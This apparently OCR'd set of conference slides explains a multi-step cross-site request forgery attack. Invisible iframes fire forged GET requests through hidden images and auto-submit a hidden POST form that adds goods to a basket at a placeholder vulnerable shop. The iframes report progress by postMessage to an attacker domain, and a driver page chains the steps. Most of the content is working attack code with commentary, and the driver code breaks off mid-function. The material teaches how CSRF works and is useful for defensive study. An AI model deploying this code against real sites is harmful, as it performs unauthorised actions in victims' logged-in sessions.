
invisible iframe

target0.html

invisible iframe

csrfMulti1.html

Wait



csrfMultiDriver.html

invisible
iframe

target0.html

invisible
iframe


target1.html

invisible
iframe

csrfMulti2.html

Wait

csrfMultiDriver.html



invisible iframe

target0.html

invisible iframe

target1.html


invisible iframe

target2.html

invisible iframe

csrfMulti3.html

Wait



csrfMultiDriver.html

invisible iframe

target0.html

invisible iframe

target1.html

invisible iframe

target2.html

invisible iframe

target3.html

Let's look at

An iframed CSRF Get

Invisible iframe for timed GET

```
<!DOCTYPE html>
<html>
<head>
    <script>
        var IFRAME_ID = "0", GET_SRC =
          "http://www.vulnerable.com/some.html?param=1";
    </script>
    <script src="../iframeGetter.js"></script>
</head>
<body onload="IFRAME_GETTER.onLoad()">
Extra easy to CSRF since it's done with HTTP GET.
</body>
</html>
```

csrfMulti0.html

The iframed page configures which URL to CSRF against via a JavaScript-variable.

```
<script>
    var IFRAME_ID = "0", GET_SRC =
      "http://www.vulnerable.com/some.html?param=1";
</script>
```

csrfMulti0.html

When the iframe's DOM is done loading IFRAME_GETTER.onload() is called.

```
<body onload="IFRAME_GETTER.onLoad()">
```

csrfMulti0.html

Let's look at iframeGetter.js ...

```
<script src="../iframeGetter.js">
```

csrfMulti0.html

```
var IFRAME_GETTER = {};
IFRAME_GETTER.haveGotten = false;
IFRAME_GETTER.reportAndGet = function() {
    var imgElement;
    if(parent != undefined) {
        parent.postMessage(IFRAME_ID,
                           "https://attackr.se:8444");
    }
    if(!IFRAME_GETTER.haveGotten) {
        imgElement = document.createElement("img");
        imgElement.setAttribute("src", GET_SRC);
        imgElement.setAttribute("height", "0");
        imgElement.setAttribute("width", "0");
        imgElement.setAttribute("onerror",
        "javascript:clearInterval(IFRAME_GETTER.intervalId)");
        document.body.appendChild(imgElement);
        IFRAME_GETTER.haveGotten = true;
    }
};
IFRAME_GETTER.onLoad = function() {
    IFRAME_GETTER.intervalId =
      setInterval(IFRAME_GETTER.reportAndGet, 1000);
};
```

iframeGetter.j

IFRAME_GETTER.onload() makes sure that the iframe reports back to the main page once every second.
A so called heart beat function.

```
IFRAME_GETTER.onLoad = function() {
    IFRAME_GETTER.intervalId =
      setInterval(IFRAME_GETTER.reportAndGet, 1000);
```

iframeGetter.j

```
parent.postMessage(IFRAME_ID,
                   "https://attackr.se:8444");
```

In practice, the heart beats are delivered via postMessage between the iframe and the main page.

iframeGetter.j

The GET CSRF is executed with an <img src="vulnerable URL">

```
imgElement = document.createElement("img");
imgElement.setAttribute("src", GET_SRC);
imgElement.setAttribute("height", "0");
imgElement.setAttribute("width", "0");
```

iframeGetter.j

The onerror event will fire since the vulnerable URL does not respond with an image. We use that event to stop the heart beat function. No heart beat means the main page knows this step is done and can continue opening the next iframe.

```
imgElement.setAttribute("onerror",
"javascript:clearInterval(IFRAME_GETTER.intervalId)");
```

iframeGetter.j

Let's look at

An iframed CSRF Post

Invisible iframe for timed POST

```
<!DOCTYPE html>
<html>
<head>
    <script>
        var IFRAME_ID = "1";
    </script>
    <script src="../iframePoster.js"></script>
</head>
<body onload="IFRAME_POSTER.onLoad()">

<form id="target" method="POST"
 action="https://www.vulnerable.com/addBasket.html"
 style="visibility:hidden">
    <input type="text" name="goodsId"
           value="95a0b76bde6b1c76e05e28595fdf5813" />
    <input type="text" name="numberOfItems" value="1" />
    <input type="text" name="country" value="SWE" />
    <input type="text" name="proceed" value="To checkout" />
</form>

</body>
</html>
```

csrfMulti1.ht
ml

The vulnerable URL can be found in the form to be posted.

```
<form id="target" method="POST"
 action="https://www.vulnerable.com/addBasket.html"
 style="visibility:hidden">
    <input type="text" name="goodsId"
           value="95a0b76bde6b1c76e05e28595fdf5813" />
    <input type="text" name="numberOfItems" value="1" />
    <input type="text" name="country" value="SWE" />
    <input type="text" name="proceed" value="To checkout" />
</form>
```

csrfMulti1.html

When the iframe's DOM is done loading IFRAME_POSTER.onload() is called.

```
<body onload="IFRAME_POSTER.onLoad()">
```

csrfMulti1.html

Let's look at iframePoster.js

```
 ...
<script src="../iframePoster.js"></script>
```

csrfMulti1.html

```
var IFRAME_POSTER = {};

IFRAME_POSTER.havePosted = false;

IFRAME_POSTER.reportAndPost = function() {
    if(parent != undefined) {
        parent.postMessage(IFRAME_ID,
                           "https://attackr.se:8444");
    }
    if(!IFRAME_POSTER.havePosted) {
        document.forms['target'].submit();
        IFRAME_POSTER.havePosted = true;
    }
};

IFRAME_POSTER.onLoad = function() {
    setInterval(IFRAME_POSTER.reportAndPost, 1000);
};
```

iframePoster is

```
        parent.postMessage(IFRAME_ID,
                           "https://attackr.se:8444");
```

IFRAME_POSTER.onload() makes sure the iframe reports back to the main page once every second. Again, a heart beat function.

```
IFRAME_POSTER.onLoad = function() {
    setInterval(IFRAME_POSTER.reportAndPost, 1000);
};
```

iframePoster is

```
    parent.postMessage(IFRAME_ID,
                       "https://attackr.se:8444");
```

The heart beats stop automatically when the POST is done since the iframe is loaded with the response from the web server that got the POST.

```
IFRAME_POSTER.onLoad = function() {
    setInterval(IFRAME_POSTER.reportAndPost, 1000);
};
```

iframePoster is

The main page configures the order of the CSRF steps, opens iframes and …

```
var CSRF = function(){
  var hideIFrames = true,
      frames = [
    {id: 0, hasPosted: "no", hasOpenedIFrame: false, src: 'csrfMulti0.html'}
   ,{id: 1, hasPosted: "no", hasOpenedIFrame: false, src: 'csrfMulti1.html'}
               ],
      appendIFrame =
        function(frame) {
          var domNode = '<iframe src="' + frame.src +
                        '" height="600" width="400"' +
                        (hideIFrames ? 'style="visibility: hidden"' : '') +
                        '></iframe>';
          $("body").append(domNode);
        };
…
```

csrfMultiDriver.html

```
return {
  checkIFrames : function() {
    var frame;
    for (var i = 0; i < frames.length; i++) {
      frame = frames[i];
      if (!frame.hasOpenedIFrame) {
        appendIFrame(frame);
        frame.hasOpenedIFrame = true;
        break;  // Only open one iframe at the time
      } else if(frame.hasPosted == "no") {
        frame.hasPosted = "maybe";
        break;  // iframe not done posting, wait
      } else if(frame.hasPosted == "maybe") {
        frame.hasPosted = "yes";
        break;  // iframe not done posting, wait
